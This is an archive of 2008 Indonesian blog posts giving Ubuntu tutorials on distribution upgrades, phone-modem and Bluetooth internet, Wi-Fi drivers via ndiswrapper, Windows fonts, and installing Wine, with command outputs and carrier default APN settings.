Pages

Subscribe:
Showing posts with label Linux. Show all posts

Monday, December 8, 2008

Upgrade ke Ubuntu 8.10 Intrepid Ibex

Setelah telkomselflashku sehat, langsung aja di siksa perintah untuk mengupgrade Ubuntuku dari versi 8.04 Hardy Heron ke 8.10 Intrepid ibex. Proses upgrade memakan waktu yang cukup lama kira-kira 2 hari 2 malam. Tapi jangan salah, itu nggak full alias di cicil. Jadi untuk mendowload file update yang kalau saya nggak salah liat sebesar +/- 300mb itu bisa di cicil, lalu bagaimana mencicil nya ? cukup tekan cancel aja kalau pingin stop dan bisa di lanjut kapan aja. Upgrade ini saya lakukan via internet di karenakan belum datang nya pesanan Ubuntu 8.10 intrepid ibex yang udah saya pesen kira-kira 3 minggu yang lalu. Barangkali shipit udah males kali ya liat nama dan alamatku yang udah bolak balik minta gratisan terus hik’s.


Untuk memulai upgrade menggunakan koneksi internet, masuk ke terminal dan ketik $ sudo update-manager -d lalu klik New distribution release ‘8.10′ is available.

Gambar 1 : New distribution release ‘8.10′ is available


Nah, saatnya bersantai sambil ngopi, ngobrol atau surfing sekalipun sambil menanti proses upgrade ini. Bagi yang memiliki koneksi internet bagus mungkin cuma butuh beberapa jam aja.

Gambar 2 : Proses upgrade

Gambar 3: Finish upgrade

Gambar 4 : Siap di gunakan

Setelah upgrade selesai, saya belum melihat ada banyak perubahan selain gambar desktop yang otomatis berubah menjadi gambar abstrak hewan yang mungkin bernama Ibex dan informasi kernel terbaru yang info nya sudah support banyak hardware-hardware baru serta versi Gnome terbaru yaitu 2.24. Yang jelas, tampilan menu menjadi sedikit berbeda dengan warna yang lembut dan tambahan setting menu pada koneksi wifi pada NetworkManager Applet 0.7.0. Untuk dukungan repo saya masih belum mengetahui pasti, apakah repo di ubuntu 8.04 masih bisa di gunakan untuk 8.10 ini ?. Dan berikut daftar repository Ubuntu 8.10 Intrepid ibex yang saya dapat dari blog pak rozy :

kambing.ui.edu (UI, Telkom, Indosat, OpenIXP, INHERENT)
deb http://kambing.ui.edu/ubuntu intrepid main restricted universe multiverse
deb http://kambing.ui.edu/ubuntu intrepid-updates main restricted universe multiverse
deb http://kambing.ui.edu/ubuntu intrepid-security main restricted universe multiverse
deb http://kambing.ui.edu/ubuntu intrepid-backports main restricted universe multiverse
deb http://kambing.ui.edu/ubuntu intrepid-proposed main restricted universe multiverse

www.foss-id.web.id (Telkom)
deb http://dl2.foss-id.web.id/ubuntu intrepid main restricted universe multiverse
deb http://dl2.foss-id.web.id/ubuntu intrepid-updates main restricted universe multiverse
deb http://dl2.foss-id.web.id/ubuntu intrepid-security main restricted universe multiverse
deb http://dl2.foss-id.web.id/ubuntu intrepid-backports main restricted universe multiverse
deb http://dl2.foss-id.web.id/ubuntu intrepid-proposed main restricted universe multiverse

mirror.its.ac.id (ITS, INHERENT)
deb http://mirror.its.ac.id/ubuntu intrepid main multiverse restricted universe
deb http://mirror.its.ac.id/ubuntu intrepid-security main multiverse restricted universe
deb http://mirror.its.ac.id/ubuntu intrepid-backports main multiverse restricted universe
deb http://mirror.its.ac.id/ubuntu intrepid-updates main multiverse restricted universe

komo.vlsm.org
deb http://komo.vlsm.org/ubuntu intrepid main restricted universe multiverse
deb http://komo.vlsm.org/ubuntu intrepid-updates main restricted universe multiverse
deb http://komo.vlsm.org/ubuntu intrepid-security main restricted universe multiverse
deb http://komo.vlsm.org/ubuntu intrepid-backports main restricted universe multiverse
deb http://komo.vlsm.org/ubuntu intrepid-proposed main restricted universe multiverse

ftp.itb.ac.id (ITB, INHERENT)
deb ftp://ftp.itb.ac.id/pub/ubuntu intrepid main restricted universe multiverse
deb ftp://ftp.itb.ac.id/pub/ubuntu intrepid-updates main restricted universe multiverse
deb ftp://ftp.itb.ac.id/pub/ubuntu intrepid-security main restricted universe multiverse
deb ftp://ftp.itb.ac.id/pub/ubuntu intrepid-backports main restricted universe multiverse
deb ftp://ftp.itb.ac.id/pub/ubuntu intrepid-proposed main restricted universe multiverse


Friday, November 28, 2008

Setting modem ponsel di Ubuntu

Saat ini akses internet sudah semakin mudah untuk di dapatkan. Terbukti dari beberapa operator selular yang telah menyediakan akses internet untuk personal yang paketnya bisa di pilih mulai dari limit quota/time sampai ke unlemote unlimeted . Kemudahan untuk mendapatkan akses internet ini patut kita syukuri, dan tak perlu rasanya terlalu membanding-bandingkan dengan kualitas layanan internet di luar negeri. Karena kondisi sekarang ini sudah jauh berbeda dengan 3 s.d 4 tahun lalu ketika saat itu di balikpapan akses internet untuk personal hanya terbatas bagi pemilik line telephone, kembali ke laptop !. Pembahasan setting modem ponsel di ubuntu ini sebenarnya sudah saya sampaikan di tulisan saya sebelumnya di sini ketika saya menceritakan pengalaman instalasi Linux Distro Ubuntu 8.04 ini. Saya tulis ulang tujuanya sederhana yaitu agar lebih Seo Friendly aja dan tentunya bisa lebih detail karena ada korelasi antara judul dan isi, setuju ?. Sekadar informasi, saya menggunakan OS Ubuntu 8.04 dengan ponsel SE P990i. Oke sekarang tancapkan ponsel ke Komputer/Laptop dan pilih “phone mode” untuk Sony Ericson dan “PC Suite” untuk ponsel Nokia serie N (kalau nggak salah ya). Untuk merek ponsel lain silahkan di raba-raba karena saya belum pernah mencoba untuk type ponsel selain nokia dan sony ericson, saya yakin nggak sulit untuk tahap ini. Oke setelah tertancap, masuk ke terminal dan ketik perintah $ lsusb


Bus 007 Device 004: ID 0951:1603 Kingston Technology
Bus 007 Device 001: ID 0000:0000
Bus 006 Device 002: ID 064e:a101 Suyin Corp.
Bus 006 Device 001: ID 0000:0000
Bus 005 Device 001: ID 0000:0000
Bus 004 Device 002: ID 0fce:d030 Sony Ericsson Mobile Communications AB
Bus 004 Device 001: ID 0000:0000
Bus 003 Device 002: ID 1b1a:0000
Bus 003 Device 001: ID 0000:0000
Bus 002 Device 001: ID 0000:0000
Bus 001 Device 001: ID 0000:0000

Inilah hasil perintah $ lsusb di komputer saya. Apakah ponsel anda sudah terdeteksi pada bagian cetak tebal ? jika belum kemungkinan ponsel belum tertancap dengan sempurna atau pilihan mode usb pada ponsel belum tepat. Langkah berikutnya setelah ponsel terdeteksi adalah mengetikan perintah $ sudo wvdialconf (mendeteksi driver modem untuk ponsel)

Editing `/etc/wvdial.conf’.
Scanning your serial ports for a modem.

Modem Port Scan<*1>: S0 S1 S2 S3
WvModem<*1>: Cannot get information for serial port.
ttyACM0<*1>: ATQ0 V1 E1 — failed with 2400 baud, next try: 9600 baud
ttyACM0<*1>: ATQ0 V1 E1 — failed with 9600 baud, next try: 115200 baud
ttyACM0<*1>: ATQ0 V1 E1 — and failed too at 115200, giving up.
WvModem<*1>: Cannot get information for serial port.
ttyACM1<*1>: ATQ0 V1 E1 — OK
ttyACM1<*1>: ATQ0 V1 E1 Z — OK
ttyACM1<*1>: ATQ0 V1 E1 S0=0 — OK
ttyACM1<*1>: ATQ0 V1 E1 S0=0 &C1 — OK
ttyACM1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 — OK
ttyACM1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 — OK
ttyACM1<*1>: Modem Identifier: ATI — Sony Ericsson P990i
ttyACM1<*1>: Speed 4800: AT — OK
ttyACM1<*1>: Speed 9600: AT — OK
ttyACM1<*1>: Speed 19200: AT — OK
ttyACM1<*1>: Speed 38400: AT — OK
ttyACM1<*1>: Speed 57600: AT — OK
ttyACM1<*1>: Speed 115200: AT — OK
ttyACM1<*1>: Speed 230400: AT — OK
ttyACM1<*1>: Speed 460800: AT — OK
ttyACM1<*1>: Max speed is 460800; that should be safe.
ttyACM1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0 — OK
WvModem<*1>: Cannot get information for serial port.
ttyACM2<*1>: ATQ0 V1 E1 — failed with 2400 baud, next try: 9600 baud
ttyACM2<*1>: ATQ0 V1 E1 — failed with 9600 baud, next try: 115200 baud
ttyACM2<*1>: ATQ0 V1 E1 — and failed too at 115200, giving up.

Found an USB modem on /dev/ttyACM1.
Modem configuration written to /etc/wvdial.conf.
ttyACM1: Speed 460800; init “ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0″

Setelah driver terdeteksi, langkah berikutnya adalah mengedit script konfigurasi pada file wvdial.conf yang terletak di folder /etc dengan perintah $ sudo gedit /etc/wvdial.conf, berikut isi dari wvdial.conf milik saya :

[Dialer Defaults]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,”IP”,”internet”
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99***1#
Modem = /dev/ttyACM1
Username = ”
Password = ”
Baud = 460800

Silahkan sesuaikan dengan Isp yang anda gunakan, “internet” adalah APN (baca : Akses Point Name) untuk telkomselflash unlimeted dan juga bisa di gunakan pada kartu simpati dan AS. Berikut daftar APN dan Username masing-masing provider :

TELKOMSEL [ APN = internet/telkomsel]

User : wap
Password : wap123
Dial : *99***1#

atau

User : [KOSONGKAN]
Password : [KOSONGKAN]
Dial : *99***1#

TELKOMFLASH UNLIMITED [ APN = internet/telkomsel ]

User : wap
Password : wap123
Dial : *99***1#

atau

User : [KOSONGKAN]
Password : [KOSONGKAN]
Dial : *99***1#

TELKOMFLASH (TIMEBASED) [ APN = flash]
User : [KOSONGKAN]
Password : [KOSONGKAN]
Dial : *99***1#

Note : Buka browser dan tentukan sendiri tarif akses.

MATRIX reguler [ APN = satelindogsm/satelindogprs]
User : indosat
Password : indosat
Dial : *99***1#

MATRIX broadband [ APN = indosat3g]
User : indosat
Password : indosat
Dial : *99***1#

MENTARI [ APN = satelindogsm/satelindogprs]
User : indosat
Password : indosat
Dial : *99***1#

MENTARI (DURASI) Rp 100,-/menit [exc PPN 10%] [ APN = satelindogsm/satelindogprs]

User : indosat@durasi
Password : indosat@durasi
Dial : *99***1#

IM3 [APN : www.indosat-m3.net]
User : gprs
Password : gprs
Dial : *99***1#

IM3 (DURASI) Rp 100,-/menit [exc PPN 10%] [APN : www.indosat-m3.net]
User : indosat@durasi
Password : indosat@durasi
Dial : *99***1#

XL
User : xlgprs
Password : proxl
Dial : *99***1#

Selesai sudah konfigurasi pada wvdial.conf, kemudian ketik $ wvdial untuk melakukan koneksi ke internet. Apabila hasilnya seperti berikut maka koneksi ke internet telah berhasil.

–> WvDial: Internet dialer version 1.60
–> Cannot get information for serial port.
–> Initializing modem.
–> Sending: ATZ
ATZ
OK
–> Sending: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
–> Sending: AT+CGDCONT=1,”IP”,”internet”
AT+CGDCONT=1,”IP”,”internet”
OK
–> Modem initialized.
–> Sending: ATDT*99***1#
–> Waiting for carrier.
ATDT*99***1#
CONNECT
~[7f]}#@!}!}!} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&x };s,}5~
–> Carrier detected. Waiting for prompt.
~[7f]}#@!}!}”} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&x };s`x~
–> PPP negotiation detected.
–> Starting pppd at Thu Nov 27 21:53:55 2008
–> Warning: Could not modify /etc/ppp/pap-secrets: Permission denied
–> –> PAP (Password Authentication Protocol) may be flaky.
–> Warning: Could not modify /etc/ppp/chap-secrets: Permission denied
–> –> CHAP (Challenge Handshake) may be flaky.
–> Pid of pppd: 6206
–> Using interface ppp0
–> pppd: ??[06][08]8?[06][08]??[06][08]
–> local IP address 114.121.253.54
–> pppd: ??[06][08]8?[06][08]??[06][08]
–> remote IP address 10.64.64.64
–> pppd: ??[06][08]8?[06][08]??[06][08]
–> primary DNS address 202.3.208.10
–> pppd: ??[06][08]8?[06][08]??[06][08]
–> secondary DNS address 202.3.210.10
–> pppd: ??[06][08]8?[06][08]??[06][08]

Sumber gambar : http://tbn1.google.com/images?q=tbn:H30BcMkoF-_ByM:http://3.bp.blogspot.com/_PB_nsoF11Po/R_xcY_CVCBI/AAAAAAAAANc/XsX7BKJd6n0/s400/78128.JPG


Thursday, October 16, 2008

Setting WIFI di Ubuntu Hardy Heron

Sampe rumah habis dari liburan, ubuntu saya ngaco’ berat. Bootingnya lama banget, nggak tau sebab nya kenapa ? karena memang ketika liburan nggak cuman satu tangan sih yang megang laptop saya ini. Nggak mau terlalu ambil pusing juga, akhirnya Ubuntu saya Uninstall dari Windows, hasilnya “wush” …. ubuntu bener-bener menghilang dan menu boot loader nya juga ikutan hilang. Instalasi bener-bener di mulai dari awal lagi, sebenarnya sedih juga harus uninstall ubuntu yang sudah di dandani sedemikian rupa ini. Tapi nggak apalah, itung-itung merefresh lagi ingatan untuk melakukan setting-setting di ubuntu ini. Oh ya, proses Instal Ubuntu Hardy Heron dari awal bisa di lihat kembali pada catatan saya beberapa waktu yang lalu. Cepat dan mudah, itulah kesan selama proses Instalasi Linux Distro Ubuntu ini … tak perlu repot menginstall device driver satu persatu seperti layaknya Microsoft Windows. Begitu instalasi selesai, semua device dikenali dengan baik kecuali WIFI. Akhirnya seperti biasa, saya siapkan CD bawaan dari ACER 4920 milik saya ini.


File yang di butuhkan adalah netw4×32.inf, kebetulan ini untuk Laptop saya yang bermerk Acer 4920. Kemudian saya menginstall paket bernama ndisgtk, ndiswrapper-common dan ndiswrapper-utils-1.9 melalui terminal. Perintah nya adalah sebagai berikut :

* $ sudo apt-get install ndisgtk
* $ sudo apt-get install ndiswrapper-common
* $ sudo apt-get install ndiswrapper-utils-1.9

Setelah proses instalasi selesai, klik menu SYSTEM - ADMINISTRATION - WINDOWS WIRELESS DRIVERS. Kali ini saya memasukan driver bawaan dari ACER 4920 milik saya berupa file netw4×32.inf yang sudah saya siapkan sebelumnya.

Gambar 1 : Memasang driver bawaan berupa file netw4×32

Setelah semuanya selesai, restart ubuntu via terminal menggunakan perintah $ sudo reboot. Setelah kembali masuk ke ubuntu ketik $ iwconfig diterminal untuk mengetahui apakah proses instalasi berjalan sukses :

administrator@administrator-laptop:~$ iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

wlan0 IEEE 802.11g ESSID:off/any
Mode:Managed Frequency:2.462 GHz Access Point: Not-Associated
Bit Rate:54 Mb/s
RTS thr=1600 B Fragment thr=1600 B
Power Management:off
Link Quality:0 Signal level:0 Noise level:0
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

ppp0 no wireless extensions.

Nah terlihat WIFI sudah terdeteksi sebagai Wlan0, dan untuk mengecek jaringan wireless yang tersedia gunakan perintah $ sudo iwlist wlan0 scanning, hasilnya :

administrator@administrator-laptop:~$ iwlist wlan0 scanning
wlan0 Scan completed :
Cell 01 - Address: 00:0E:2E:47:BD:9B
ESSID:”catwoman”
Protocol:IEEE 802.11g
Mode:Managed
Frequency:2.442 GHz (Channel 7)
Quality:18/100 Signal level:-84 dBm Noise level:-96 dBm
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Extra:bcn_int=100
Extra:atim=0
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (1) : TKIP
Authentication Suites (1) : PSK
Cell 02 - Address: 00:02:6F:48:37:52
ESSID:”nagabonar”
Protocol:IEEE 802.11b
Mode:Managed
Frequency:2.432 GHz (Channel 5)
Quality:31/100 Signal level:-76 dBm Noise level:-96 dBm
Encryption key:off
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Extra:bcn_int=100
Extra:atim=0
Cell 03 - Address: 00:02:6F:4F:F5:5E
ESSID:”"
Protocol:IEEE 802.11g
Mode:Managed
Frequency:2.462 GHz (Channel 11)
Quality:6/100 Signal level:-92 dBm Noise level:-96 dBm
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Extra:bcn_int=100
Extra:atim=0
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : TKIP CCMP
Authentication Suites (1) : PSK
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (1) : TKIP
Authentication Suites (1) : PSK
Cell 04 - Address: 00:30:1A:09:73:A9
ESSID:”snc-total”
Protocol:IEEE 802.11b
Mode:Managed
Frequency:2.457 GHz (Channel 10)
Quality:18/100 Signal level:-84 dBm Noise level:-96 dBm
Encryption key:off
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Extra:bcn_int=100
Extra:atim=0
Cell 05 - Address: 00:4F:62:1A:05:5C
ESSID:”"
Protocol:IEEE 802.11g
Mode:Managed
Frequency:2.412 GHz (Channel 1)
Quality:23/100 Signal level:-81 dBm Noise level:-96 dBm
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Extra:bcn_int=100
Extra:atim=0
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (1) : CCMP
Authentication Suites (1) : PSK
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (1) : TKIP
Authentication Suites (1) : PSK
Cell 06 - Address: 00:02:6F:4F:F5:5C
ESSID:”"
Protocol:IEEE 802.11g
Mode:Managed
Frequency:2.432 GHz (Channel 5)
Quality:10/100 Signal level:-89 dBm Noise level:-96 dBm
Encryption key:on
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Extra:bcn_int=100
Extra:atim=0
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : TKIP CCMP
Authentication Suites (1) : PSK
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (1) : TKIP
Authentication Suites (1) : PSK
Cell 07 - Address: 00:02:6F:39:D2:EC
ESSID:”polda_rapak”
Protocol:IEEE 802.11b
Mode:Managed
Frequency:2.417 GHz (Channel 2)
Quality:15/100 Signal level:-86 dBm Noise level:-96 dBm
Encryption key:off
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Extra:bcn_int=100
Extra:atim=0
Cell 08 - Address: 00:02:6F:46:A9:56
ESSID:”"
Protocol:IEEE 802.11b
Mode:Managed
Frequency:2.412 GHz (Channel 1)
Quality:26/100 Signal level:-79 dBm Noise level:-96 dBm
Encryption key:on
Bit Rates:11 Mb/s
Extra:bcn_int=100
Extra:atim=0

Dari desktop bisa juga kita cek Jaringan Wireless yang tersedia menggunakan nm-applet 0.6.6, klik gambar komputer pada menu kanan bawah.

Gambar 2: Wireless Network Available

Nah instalasi device driver WIFI telah berhasil, semoga bermanfaat untuk temen-temen yang ingin setting wifi di Ubuntu Hardy Heron atau Install driver WIFI di ubuntu Hardy Heron. Sudah pasti yang saya lakukan bukan satu-satunya cara, masih banyak cara yang lebih mudah yang pernah di sampaikan oleh teman-teman lain. Selamat mencoba, good luck !

Ilustrasi gambar paling atas dari http://wisewifi.net/files/u1/computer_wifi.png

artikel yang sama : http://norjik.com/2008/10/12/setting-wifi-di-ubuntu-hh/


Saturday, October 11, 2008

Install Font Windows di Linux

Beberapa masalah memang sering saya temukan ketika melakukan browsing dan bahkan membuka blog saya ini. Tampilan ketika saya buka Under Windows, side bar kanan dengan menu posting sejajar pada bagian bawahnya. Tetapi menjadi berbeda ketika di buka dari Linux, side bar kanan lebih menjorok kebawah dan terlihat tidak serasi dengan posting saya. Dan juga pernah suatu saat saya terima attachment file berupa dokumen dari Microsoft Office yang kemudian saya buka melalui OO (baca : Open Office), tampilan yang tadinya rapi menjadi tidak rapi. Ini semua di karenakan tidak tersedianya font yang di minta oleh website/blog dan juga file dokumen tadi. Lalu bagaimana solusinya ? ya tak ada pilihan lain selain font-font itu tadi harus ada di linux kita juga ^_^ he3x. Untuk mendapatkan font-font tersebut bisa di lakukan dengan beberapa cara salah satunya dengan mendownload melalui repository yang sudah di sediakan.


Kebetulan ini tidak saya lakukan, karena apa ? males ada jalan pintas yang bisa di lakukan, yaitu mencopy langsung font-font di windows tersebut ke dalam system linux kita. Oke langsung saja kita lakukan sesuai dengan apa yang saya lakukan, pertama-tama copy semua font Windows XP berextension TTF di folder /windows/fonts dan simpan terlebih dahulu di media pilihan seperti misal FlashDisk atau bahkan di hardisk sendiri juga bisa. Buka terminal dan kita buat satu folder TTF di /usr/share/fonts menggunakan perintah

$ sudo mkdir -p /usr/share/fonts/ttf

Kemudian copy semua font windows yang sudah di siapkan tadi dengan syntax perintah $ sudo cp [letak font]/*.ttf [tujuan] dalam hal ini tujuan ke /usr/share/fonts/ttf contoh :

$ sudo cp/media/DATA/font-win/*.ttf /usr/share/fonts/ttf

Setelah itu edit file konfigurasi xorg.conf yang berada di folder /etc/X11 menggunakan perintah $ sudo gedit /etc/X11/xorg.conf dan tambahkan

Section “Files” #
FontPath “/usr/share/fonts/ttf”
EndSection

Pada bagian bawah, bisa dilihat konfigurasi xorg.conf yang terdapat pada system linux saya

# xorg.conf (X.Org X Window System server configuration file)
#
# This file was generated by failsafeDexconf, using
# values from the debconf database and some overrides to use vesa mode.
#
# You should use dexconf or another such tool for creating a “real” xorg.conf
# For example:
# sudo dpkg-reconfigure -phigh xserver-xorg
Section “InputDevice”
Identifier “Generic Keyboard”
Driver “kbd”
Option “XkbRules” “xorg”
Option “XkbModel” “pc105″
Option “XkbLayout” “us”
EndSection

Section “InputDevice”
Identifier “Configured Mouse”
Driver “mouse”
EndSection

Section “InputDevice”
Identifier “Synaptics Touchpad”
Driver “synaptics”
Option “SendCoreEvents” “true”
Option “Device” “/dev/psaux”
Option “Protocol” “auto-dev”
Option “HorizEdgeScroll” “0″
EndSection
Section “Device”
Identifier “Configured Video Device”
Boardname “Intel 5430″
Busid “PCI:0:2:0″
Driver “cirrus”
Screen 0
Vendorname “Intel”
EndSection

Section “Monitor”
Identifier “Configured Monitor”
Vendorname “Plug ‘n’ Play”
Modelname “Plug ‘n’ Play”
modeline “640×480@60″ 25.2 640 656 752 800 480 490 492 525 -vsync -hsync
Gamma 1.0
EndSection

Section “Screen”
Identifier “Default Screen”
Device “Configured Video Device”
Monitor “Configured Monitor”
Defaultdepth 24
SubSection “Display”
Depth 24
Virtual 640 480
Modes “640×480@60″
EndSubSection
EndSection

Section “ServerLayout”
Identifier “Default Layout”
screen 0 “Default Screen” 0 0
Inputdevice “Synaptics Touchpad”
EndSection
Section “Module”
Load “glx”
Load “GLcore”
Load “v4l”
EndSection
Section “device” #
Identifier “device1″
Boardname “Intel 5430″
Busid “PCI:0:2:0″
Driver “cirrus”
Screen 1
Vendorname “Intel”
EndSection
Section “screen” #
Identifier “screen1″
Device “device1″
Defaultdepth 24
Monitor “monitor1″
SubSection “Display”
Depth 24
Modes “640×480@60″
EndSubSection
EndSection
Section “monitor” #
Identifier “monitor1″
Vendorname “Plug ‘n’ Play”
Modelname “Plug ‘n’ Play”
modeline “640×480@60″ 25.2 640 656 752 800 480 490 492 525 -vsync -hsync
Gamma 1.0
EndSection
Section “device” #
Identifier “device2″
Boardname “VESA driver (generic)”
Busid “PCI:0:2:1″
Driver “glint”
Screen 0
EndSection
Section “screen” #
Identifier “screen2″
Device “device2″
Defaultdepth 24
Monitor “monitor2″
SubSection “Display”
Depth 24
Modes “640×480@60″
EndSubSection
EndSection
Section “monitor” #
Identifier “monitor2″
Vendorname “Plug ‘n’ Play”
Modelname “Plug ‘n’ Play”
modeline “640×480@60″ 25.2 640 656 752 800 480 490 492 525 -vsync -hsync
Gamma 1.0
EndSection

Section “Files” #
FontPath “/usr/share/fonts/ttf”
EndSection

Section “ServerFlags”
EndSection


Monday, September 15, 2008

Membuka aplikasi Windows di Linux

Mau running windows application under linux ? imposible ndak ya ? rasanya itu sudah menjadi pertanyaan bagi kita yang baru aja migrate to linux atau masih ragu untuk menggunakan linux. Bagiku Linux memang bukan lagi sesuatu yang baru, karena sejak kuliah dulu di AKAKOM Yogyakarta aku sudah dikenalkan Linux oleh kakak kelasku walau cuman sempet install doang dan abis itu di Uninstall gara-gara ndak mudeng nggak bisa mainin game empire (waktu itu game kesukaan di kos). Seiring dengan kemajuan Linux yang berbasis opensource, running windows application under linux sudah bukan lagi menjadi kendala. Untuk running windows application under linux kita membutuhkan sebuah Emulator Software bernama wine, walaupun mungkin ada lagi Emulator Software yang lain. Dan berdasar informasi dari konco-koncoku, ndak smua windows software bisa di emulasi di linux dan bahkan ada windows software yang menolak untuk di emulasi. Nah sudah barang tentu ini menjadi resiko kita bersama ^_^. Masih berminat ? kalau berminat ayo di lanjut …


Before Install Wine, langkah pertama kita harus menambahkan gpgkey dengan command $ wget -q http://wine.budgetdedicated.com/apt/387EE263.gpg -O- | sudo apt-key add -

administrator@administrator-laptop:~$ wget -q http://wine.budgetdedicated.com/apt/387EE263.gpg -O- | sudo apt-key add -
OK

Jika sudah oke, next step adalah add repository via wget dengan command $ sudo wget http://wine.budgetdedicated.com/apt/sources.list.d/hardy.list -O /etc/apt/sources.list.d/winehq.list

administrator@administrator-laptop:~$ sudo wget http://wine.budgetdedicated.com/apt/sources.list.d/hardy.list -O /etc/apt/sources.list.d/winehq.list
–21:14:48– http://wine.budgetdedicated.com/apt/sources.list.d/hardy.list
=> `/etc/apt/sources.list.d/winehq.list’
Resolving wine.budgetdedicated.com… 81.171.111.184
Connecting to wine.budgetdedicated.com|81.171.111.184|:80… connected.
HTTP request sent, awaiting response… 200 OK
Length: 180 [text/plain]

100%[====================================>] 180 –.–K/s

21:14:53 (11.43 MB/s) - `/etc/apt/sources.list.d/winehq.list’ saved [180/180]

Now update repository dengan command $ sudo apt-get update, dan Setelah proses update selesai install wine dengan command $ sudo apt-get install wine. Nah, jika semua proses lancar, klik Applications dan akan tampil menu tambahan bernama Wine ^_^. Berikut skrinsut beberapa windows software yang berhasil aku jalankan di Ubuntu Hardy Heron.

Gambar 1:Winamp playing under linux

Gambar 2: Adobe Photoshop under linux


Serupa : http://norjik.com/2008/09/07/membuka-aplikasi-windows-di-linux

Wednesday, July 30, 2008

Konek Internet UBUNTU via Bluetooth Ponsel

Setelah berhasil dial via modem ponsel di Ubuntu via kabel data, tantangan selanjutnya adalah koneksi ke internet via Bluetooth ponsel. Masalahnya kalau lagi di luar dan pengen ngenet, males rasanya kalau ngeluarkan kabel data melulu walau dasarnya memang pemalas dan suka bangun siang kalo minggu dan jarang mandi kalau pagi..haiyah keterusan… LANJUT !. Pengalaman mengkoneksikan internet via bluetooth ponsel di ubuntu kali ini nggak serumit seperti biasanya walau butuh waktu 3 hari lamanya…jadi gini ..hari pertama nyari tutotial nya dapet tapi ngikutin caranya nggak berhasil, hari kedua kelupa’an karena kekenyangan habis makan-makan dan hari ketiga baru ketemu karena kebetulan rekan saya Mas Gatot sudah menulis tutorial tentang ini ^_^ . Jadi bisa langsung baca di blog beliau, dan yang mau tau pengalamanku …Monggo ..kita lanjut


Buka Terminal dan ketikkan $ sudo apt-get bluez-gnome. Perintah tersebut adalah untuk mendownload plus Install aplikasi bluez-gnome. Proses ini membutuhkan koneksi internet atau DVD Repository dari Ubuntu yang bisa di dapatkan dari PINJAM atau kalau mau modal bisa di dapat dari BELI. Pinjam tidak saya rekomendasikan karena terlalu merepotkan dan memalukan kalau keseringan ..kekkk..3x…KEEP. Setelah proses instalasi selesai, aktifkan bluetooth pada ponsel Kemudian ketikkan $ hcitool scan pada terminal

administrator@administrator-laptop:~$ hcitool scan
Scanning …
00:12:EE:B9:7F:C6 SE P990i

